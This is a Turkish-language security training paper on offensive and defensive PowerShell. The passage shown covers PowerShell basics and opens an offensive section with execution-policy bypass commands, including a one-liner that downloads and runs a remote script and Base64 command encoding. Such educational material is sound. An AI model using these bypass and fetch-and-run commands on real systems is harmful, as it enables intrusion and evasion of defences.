Ofansif ve Defansif PowerShell

Halil DALABASMAZ

Senior Penetration Tester

Ağustos 2017

İçindekiler

Hakkında

BGA Bilgi Güvenliği A.Ş. 2008 yılından bu yana siber güvenlik alanında faaliyet göstermektedir. Ülkemizdeki bilgi güvenliği sektörüne profesyonel anlamda destek olmak amacı ile kurulan BGA Bilgi Güvenliği A.Ş., stratejik siber güvenlik danışmanlığı ve güvenlik eğitimleri konularında kurumlara hizmet vermektedir.

Uluslararası geçerliliğe sahip sertifikalı 50 kişilik teknik ekibi ile faaliyetlerini Ankara ve İstanbul ve USA'da sürdüren BGA Bilgi Güvenliği A.Ş.'nin ilgi alanlarını Sızma Testleri, Güvenlik Denetimi, SOME, SOC Danışmanlığı, Açık Kaynak Siber Güvenlik Çözümleri, Büyük Veri Güvenlik Analizi ve Yeni Nesil Güvenlik Çözümleri oluşturmaktadır.


Gerçekleştirdiği başarılı danışmanlık projeleri ve eğitimlerle sektörde saygın bir yer edinen BGA Bilgi Güvenliği A.Ş. kurulduğu günden bugüne alanında lider finans, enerji, telekom ve kamu kuruluşlarına 1.000'den fazla eğitim ve danışmanlık projeleri gerçekleştirmiştir.

BGA Bilgi Güvenliği, kurulduğu 2008 yılından beri ülkemizde bilgi güvenliği konusundaki bilgi ve paylaşımların artması amacı ile güvenlik e-posta listeleri oluşturulması, seminerler, güvenlik etkinlikleri düzenlenmesi, üniversite öğrencilerine kariyer ve bilgi sağlamak için siber güvenlik kampları düzenlenmesi ve sosyal sorumluluk projeleri gibi birçok konuda gönüllü faaliyetlerde bulunmuştur.

Profesyonel iş hayatına BGA Bilgi Güvenliği Akademisi A.Ş. şirketi bünyesinde devam eden Halil DALABASMAZ Certificated Ethical Hacker (C|EH), Offensive Security Certified Professional (OSCP), Offensive Security Wireless Professional (OSWP), Offensive Security Certified Expert (OSCE) ve eLearnSecurity Web application Penetration Tester (eWPT) sertifikalarına sahiptir. Halil DALABASMAZ şirket bünyesinde Senior Penetration Tester olarak ve çeşitli siber güvenlik alt dallarında verdiği eğitimler ile görev almaktadır. Başlıca ilgi alanlarını zafiyet araştırması, exploit geliştirme, zararlı yazılımlar ve bypass teknikleri oluşturmaktadır. Bunun yanı sıra üniversitelerde konferanslara katılmakta ve siber güvenlik sektörüne ait paylaşımları BGA Security Blog ile artofpwn.com, kişisel internet sitesi üzerinden paylaşmaktadır.

Giriş

PowerShell adından da anlaşılabileceği üzere güçlü bir shelldir. Sistem yöneticilerinin işlerini ve sistemdeki hakimiyetlerini kolaylaştırmak amacıyla geliştirilmiştir. Aşağıdaki grafikte de görülebileceği üzere PowerShell GitHub üzerinde en çok kullanılan dillerden biridir. Bu şekilde popüler olan bir dil sistem yöneticileri tarafından popüler olsa da güçlü olması sebebiyle ofansif tarafın da dikkatini aynı oranda çekmiştir. PowerShell'in birçok siber saldırıda yoğun olarak kullanılması bunu doğrular niteliktedir. Ofansif tarafın dikkatini çekmesi ve yoğun olarak kullanması demek eninde sonunda defansif tarafın da dikkatini çekeceği ve üzerine yoğunlaşacağı demektir.



Şekil 1 - GitHub Üzerinde Kullanılan Dil Yoğunluğu

Bu yazı hem ofansif (Pentest, Red Team) taraftakiler hem de defansif (Blue Team, SOC Team) taraftakiler için kaynak olması amacıyla hazırlanmıştır ve konulara mümkün mertebe derinlemesine değinilmeye çalışılmıştır. Yazı boyunca PowerShell'e giriş, temel saldırı altyapısı PowerShell olarak bir sisteme nasıl saldırı düzenlenir ve engeller nasıl atlatılır ardından temel saldırı altyapısı PowerShell olduğu zaman PowerShell'deki aktiviteler nasıl izlenmeli ve sistem nasıl korunmalı gibi sorulara cevap olması hedeflenmiştir.

1. PowerShell

PowerShell (Windows PowerShell, PowerShell Core), Microsoft tarafından Windows işletim sisteminde Command Prompt'a (cmd.exe) ve Windows Script Host'a alternatif olarak geliştirilen ileri seviye komut satırı uygulamasıdır. Microsoft, PowerShell'i yönetim işlerini kolaylaştırma ve sorunları hızlıca çözmek adına geliştirmiştir. Sistem yöneticilerinin işlerini ciddi anlamda kolaylaştırmaktadır ve sistem yöneticileri hem yerel hem de uzak ortamlarda bulunan sistemlere PowerShell üzerinden rahatlıkla erişebilmekte ve işlerini gerçekleştirebilmektedir.

Örneğin bir sistem yöneticisi sadece PowerShell'i kullanarak hiç grafik ara yüzünü kullanmadan Active Directory üzerinde hemen hemen her şeyi gerçekleştirebilir. Sistem yöneticileri işlemlerini kendi geliştirdiği PowerShell Script'leri ile özelleştirebileceği gibi Cmdlet adı verilen Verb-Noun isimlendirme desenine sahip varsayılan olarak gelen spesifik komutları da kullanarak gerçekleştirebilir.

PowerShell sistem fonksiyonlarına tam erişim kabiliyetine sahiptir. Yani WMI ve COM objeleri ile istenilen hemen hemen her şey yapılabilir. Bununla beraber .NET Framework'e de tam erişim sağlanabilir. İlerleyen zamanlarda PowerShell geleneksel Command Prompt'un yerine geçecek ve varsayılan Windows terminal ara yüzü olacaktır. 2016 yılında kaynak kodları açılan PowerShell, Windows işletim sistemleri dışında Linux ve Mac OS X işletim sistemleri üzerinde de kullanılabilir olmuştur.

İlk versiyonu (PowerShell v1.0) 2006 yılında Windows XP SP2, Windows Server 2003, Windows Vista işletim sistemleri için duyurulmuştur ve bu işletim sistemlerinde PowerShell kullanabilmek için sonradan kurulum yapılması gerekmektedir. Vista ve Server 2008 sonrasındaki tüm Windows işletim sistemlerinde PowerShell kurulum ile beraber gelmektedir.

Aşağıdaki tablo da kurulum ile gelen PowerShell versiyonu ve desteklenen versiyon bilgileri verilmiştir.

İşletim Sistemi	Kurulum İle Gelen Versiyon	Diğer Desteklenen Versiyonlar
7	2.0	2.0, 3.0, 4.0
Server 2008 R2	2.0	2.0, 3.0, 4.0
8	3.0	3.0
Server 2012	3.0	3.0, 4.0
8.1	4.0	4.0
Server 2012 R2	4.0	4.0
10	5.0	2.0, 3.0, 4.0
Server 2016	5.0	2.0, 3.0, 4.0


1.1. Cmdlets

Cmdlet (Command-Let)'ler Verb-Noun isimlendirme desenine sahip (Örneğin, Get-Service, Get-Process gibi) varsayılan olarak gelen spesifik komutlardır ancak normal komutlardan farklılardır. Çünkü Cmdlet'ler çalıştırılabilir dosyalar (standalone executable) değil, .NET Framework Class'larıdır.

Get-Process Cmdlet

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\hlldz> Get-Process
Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    232      13     3760      15864       0,09    1376   1 conhost
    228      12     3756      15344       0,55    3108   1 conhost
    227      13     3800      17480       0,06    4600   1 conhost
    232      12     3756      14796       0,48    4880   1 conhost
    388      12     1492       3588                580   0 csrss
    296      15     1556       3748                660   1 csrss
...
```


PowerShell içerisindeki Cmdlet'lerin neler olduğunu görmek veya istenilen herhangi bir Cmdlet aranmak isteniliyorsa **`Get-Command`** Cmdlet'i kullanılarak bu işlem gerçekleştirilebilir. Aşağıda örnek olarak Cmdlet'lerin isiminde "Process" geçenlerin listelenmesi sağlanmıştır.



Şekil 2 - Get-Command Cmdlet

1.2. Pipeline

İşletim sistemlerinde bir uygulamanın çıktısını başka bir uygulamanın girdisi olacak şekilde, ilgili akışın yorumlanıp iletilmesi işlemine Pipeline denilmektedir ve PowerShell'de Pipeline'ı destekler. Böylece PowerShell; tek bir kod satırı ile birden çok öğe üzerinde ya da binlerce öğenin belirli bir alt kümesinde kolaylıkla değişiklikler yapmanıza veya bu nesneleri veri toplamak ya da diğer ilgili nesneler üzerinde eylemler gerçekleştirmek amacıyla kullanmanıza olanak tanır.



Şekil 3 - Pipeling

1.3. Remoting

PowerShell v2 ile gelen Remoting özelliği sistem yöneticilerinin merkezi bir noktadan diğer sistemlere PowerShell üzerinden erişmelerine ve yönetebilmelerine olanak sağlar. PowerShell v3 ile Remoting özelliği yenilenmiş ve daha da geliştirilmiştir. Bu özellik sadece Windows sistemleri değil Linux ve Mac OS X işletim sistemlerini de kapsar. PowerShell açık kaynak olduktan sonra ilgili işletim sistemlerine de kullanılabilir olmuştur.

Örneğin uzak sistemdeki PowerShell'e erişmek, komut çalıştırmak ya da herhangi bir PowerShell scripti çalıştırmak isteniliyor. Bunun yapılabilmesi için ilk akla gelen çözümlerden birisi Uzak Masaüstü Bağlantısı (RDP) yapıp ardından uzak sistemin PowerShell'ine erişip istenilenin gerçekleştirilmesi olabilir. Ancak PowerShell Remoting ile buna gerek kalmamaktadır. Bunun için kendi yerel sisteminizdeki PowerShell'e erişim sağlıyor olmanız ve uzak sistemde de bulunan PowerShell'de Remoting özelliğinin aktif olması yeterlidir. Tıpkı uzak sistemlere SSH bağlantısı gerçekleştirip terminal ara yüzlerine erişim sağlanması gibi.

İşletim Sistemi	Varsayılan Remoting Durumu
7	Kapalı
Server 2008 R2	Kapalı
8	Kapalı
Server 2012	Açık
8.1	Kapalı
Server 2012 R2	Açık
10	Kapalı
Server 2016	Açık


PowerShell'in Remoting özelliği yerel sistemde çalıştırabildiğiniz komut ve scriptleri uzak sistemlerde de çalıştırmanıza olanak sağlamaktadır. PowerShell içerisindeki birçok Cmdlet'de de bu şekilde uzak sistemlerde çalışmak veya sonuçlarını alabilmek gibi ek özellikler vardır. Ancak her bir Cmdlet için bu özelliği sağlamak yerine Microsoft Remoting ile PowerShell üzerinden ortak iletişim altyapısı geliştirerek tüm altyapıya erişip işlem yapmanıza olanak sağlamıştır.

1.3.1.Etkinleştirme

Remoting özelliğini varsayılan olarak açık gelmeyen herhangi bir işletim sisteminde aktif hale getirmek için **`Enable-PSRemoting`** Cmdlet'i kullanılabilir. Cmdlet **`-Force`** parametresi ile çalıştırıldığında herhangi bir onay almadan Remoting servisi direkt olarak aktif hale getirilecek ve gerekli ayarlar yapılacaktır. Cmdlet **`-Force`** parametresi olmadan kullanıldığında yapılacak işlemler için onay sorulacaktır. İşlemler sırasıyla, WinRM servisinin başlatılması ve başlangıçla beraber otomatik çalışacak şekilde ayarlanması, Listener ayarlanması ve herhangi bir IP adresinden gelecek bağlantıların dinlenmeye başlanması, Remoting ile ilgili portlar için Firewall kuralları işletilmesi şeklindedir.

1.3.2.Nasıl Çalışıyor

Aşağıda Şekilde 4'te PowerShell Remoting özelliğinin çalışma altyapısı şematize edilmeye çalışılmıştır. İstemci 1 isimli sistem İstemci 2 isimli sisteme PowerShell'in Remoting özelliği üzerinden bağlanmaya çalışmaktadır.



Şekil 4 - PowerShell Remoting

1. İstemci 1 sistemi kendi üzerindeki WSMan (Web Services for Management) servisi ile iletişime geçmektedir. WSMan birçok başka protokolü kapsülleme kabiliyetine sahip HTTP(S) tabanlı bir

protokoldür. Remoting özelliği varsayılan olarak HTTP protokolünü kullanır ancak HTTPS protokolünü kullanması sağlarak kolayca bağlantı şifrelenebilir.

2. İstemci 2 sisteminde ise WinRM Servisi çalışmaktadır. Bu servis bir veya birden fazla Listener'a sahip olabilir ve her bir Listener belirli bir protokolden (HTTP veya HTTPS), belirli bir IP adresi ve belirli bir port numarası için WSMan trafiği bekler. WinRM servisi tarafından oluşturulan Listener'lardan birisi bir trafik aldığı zaman ilgili trafiğin ne için olduğuna bakar. Burada PowerShell'den söz ediyoruz ve İstemci 2'nin sisteminde PowerShell oturumu başlayacaktır.

Şekil 4'te İstemci 2'nin sisteminde **`powershell.exe`** processi başlıyormuş gözüküyor ancak bu sadece kolayca anlaşılması için yapılmıştır. Normal şartlarda **`powershell.exe`** değil **`wsmprovhost.exe`** isimli process başlayacaktır.

1.4. Execution Policy

Execution Policy, PowerShell'in için hangi koşullarda nasıl çalışması gerektiğini belirleyen politikalardır. Execution Policy yerel sistem, herhangi bir kullanıcı veya herhangi bir PowerShell oturumu için ayarlanabilir. Ayrıca kullanıcılar veya sistemler için bu ayarlama Group Policy üzerinden de yapılabilir. PowerShell'deki varsayılan Execution Policy seviyeleri aşağıdaki tabloda verilmiştir.

İşletim Sistemi	Varsayılan Execution Policy Seviyesi
7	Restricted
Server 2008 R2	Restricted
8	Restricted
Server 2012	Restricted
8.1	Restricted
Server 2012 R2	Remote Signed
10	Restricted
Server 2016	Remote Signed

Execution Policy bilinenin aksine bir güvenlik önlemi değildir ve kolayca atlatılabilir. Sadece kullanıcıların kazara çalıştıracakları scriptlerin yol açacağı zararı önlemek için geliştirilmiştir.

Restricted, en güvenilir kabul edilen politikadır çünkü sadece interaktif PowerShell erişimine müsaade eder. Yani komutları sadece tek tek çalıştırabileceğiniz anlamına gelir. Bu politikada scriptlerinin nereden geldiği (yerel ağ üzerinden veya internet üzerinden), imzalanmış olup olmamaları gibi konular ile ilgilenilmez ve herhangi bir scriptin çalıştırılmasına izin verilmez.

AllSigned, bu politikada PowerShell üzerinde sadece güvenilir otoriteler tarafından imzalanmış scriptlere izin verilir. Ayrıca imzalanmış bir script çalıştırıldığında onay istenir.


RemoteSigned, bu politikada yerel sistemde olan scriptler çalıştırılabilir ancak internet üzerinden indirilen scriptler için güvenilir otoriteler tarafından imzalanmış olması gerekir. Ayrıca scriptler çalıştırılırken herhangi bir onay alma gereksinimi duyulmaz.

Unrestricted, bu politikada herhangi bir kısıt olmadan istenilen her bir script imza durumlarına bakılmaksızın çalıştırılır. Sadece script internet üzerinden indirildiyse uyarı çıkacaktır.

Bypass, bu politikada ne bir kısıt ne bir uyarı ne de bir onay mekanizması vardır. İstenilen her bir script çalıştırılabilir.

Undefined, geçerli kapsamda belirlenmiş herhangi bir Execution Policy atanmadığı durumdur. Eğer belirtilen kapsamlar için herhangi bir Execution Policy atanmamış ise varsayılan olarak Restriced politikası atanacaktır.

PowerShell üzerinde Execution Policy seviyesini öğrenmek için **`Get-ExecutionPolicy`** Cmdlet'i kullanılabilir. Execution Policy'i değiştirmek için Administrator haklarında başlatılmış PowerShell oturumunda, **`Set-ExecutionPolicy <Policy Adı>`** şeklinde ilgili Cmdlet çalıştırılabilir. Aynı zamanda Execution Policy'i değiştirmek için herhangi bir ekstra yetkiye ihtiyaç duymadan yeni bir PowerShell oturumu başlatırken **`–ExecutionPolicy`** parametresi kullanılabilir. Parametreye değer olarak hangi seviye isteniliyorsa verilebilir, başlayacak yeni PowerShell oturumu için Execution Policy istenilen şekilde ayarlanmış olacaktır. İlgili işlem aşağıdaki ekran görüntüsünde verilmiştir.



Şekil 5 - Execution Policy

2. Ofansif PowerShell

PowerShell nasıl ki sistem yöneticilerine ciddi anlamda yarar sağlıyorsa doğru şekilde kullanıldığında aynı yararı ofansif taraftakiler de elde edebilir. Ofansif tarafta bulunanların PowerShell kullanmaları için birçok neden sıralanabilir. Bu nedenleri kısaca sıralayacak olursak;

- Vista ve Server 2008 sonrası tüm Windows işletim sistemlerinde kurulum ile beraber gelmektedir.
- Diske dokunmadan hafızada (Memory) kod çalıştırılabilir.
- Anti-Forensic dostudur, normal şartlarda hedef üzerinde çok az iz bırakır.
- PowerShell Remoting'in aktif olduğu sistemlere direkt olarak şifreli trafik üzerinden erişim sağlanabilir.
- PowerShell bir scripting dili olduğu için Obfuscation (Karmaşıklaştırma) kolaylığı sağlar ve çoğu güvenlik ürününe karşı tespit edilme konusunda bağışıklığı vardır.
- Sistemler sıkılaştırılırken PowerShell genelde göz ardı edilir.
- Topluluk sayesinde birçok açık kaynak, kolayca erişebilir ve büyük işler başaran projeler vardır.
- powershell.exe'nin kendisi Signed ve Legal işletim sistemi processi olduğu için çoğu Application Whitelisting ürünleri için sıkılaştırmalar esnasında göz ardı edilir.
- Low-level veya high-level hemen hemen istenilen her şey PowerShell ile yapılabilir. .NET Framework'e ve Sistem Çağırılarına (WinAPI) tam erişim imkânı vardır.
- PowerShell normal şartlarda, işletim sisteminde komut çalıştırılabilmesine olanak sağlayacak herhangi bir dil ve o dil kullanarak oluşturulmuş dosyalar üzerinden çağırılabilir, işlem yapılabilir. Örneğin, .BAT, .DOC, .XLS, .PPT, .HTA, .EXE, .DLL vs.

Yukarıdaki nedenlerden dolayı saldırganlar, pentesterlar ve red teamler tarafından PowerShell sıklıkla kullanılmaktadır. İlerleyen bölümlerin, PowerShell saldırı altyapısı olarak nasıl kullanılmalı ve nelere dikkat edilmeli sorularına cevap olması hedeflenmiştir.

2.1. Execution Policy

PowerShell'de Execution Policy'nin ne olduğu hakkında detaylı bilgi üst kısımda verilmiştir ancak Execution Policy bir güvenlik önlemi olmamasına rağmen varsayılan ayarda çoğu sistemde script çalıştırılmasını kısıtlamaktadır. Bu engel birçok farklı yol ile aşılabilir ve bu bölümde birkaç tanesinden bahsedilmiştir.

ExecutionPolicy parametresinin değerine, Bypass değeri verilerek Execution Policy aşılabilir ve bunun için herhangi bir yetkiye ihtiyaç yoktur. Böylece yeni başlayan oturum üzerinde rahatlıkla çalışılabilir. Ayrıca **`File`** parametresine verilecek scriptin dizin yolu ile de Execution Policy aşılarak, direkt scriptin çalıştırılması sağlanabilir.

ExecutionPolicy Parametresiyle

```
powershell -ExecutionPolicy Bypass
powershell -exec bypass
powershell -ExecutionPolicy Bypass -File C:\dizin\script.ps1
```

Invoke-Expression Cmdlet'i ile PowerShell komut veya kodları çalıştırılabilir, disk üzerinden veya ağ üzerinden erişilen bir script Execution Policy'e takılmadan böylece çalıştırılabilir. Aşağıda üç farklı yöntem ile disk üzerindeki scriptin nasıl çalıştırılacağı ve devamında ağ üzerinden erişilen scriptin nasıl çalıştırılacağına ait örnekler verilmiştir.

Invoke-Expression İle Disk Üzerinden Script Çalıştırma

```
Invoke-Expression -Command "C:\dizin\script.ps1"
"C:\dizin\script.ps1" | Invoke-Expression
```

Invoke-Expression İle Ağ Üzerinden Erişilen Scripti Çalıştırma

```
Invoke-Expression (New-Object Net.WebClient).DownloadString('http://ip-Domain/script')
```

EncodeCommand parametresine değer olarak çalıştırılacak komut veya kodların Base64 ile encode edilmiş hali verilebilir. Bu şekilde PowerShell çağırıldığında komut veya kod decode edilecektir ve çalıştırılacaktır.

[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes("KOMUT")) komutu ile PowerShell komutları Base64 ile encode edilebilir.

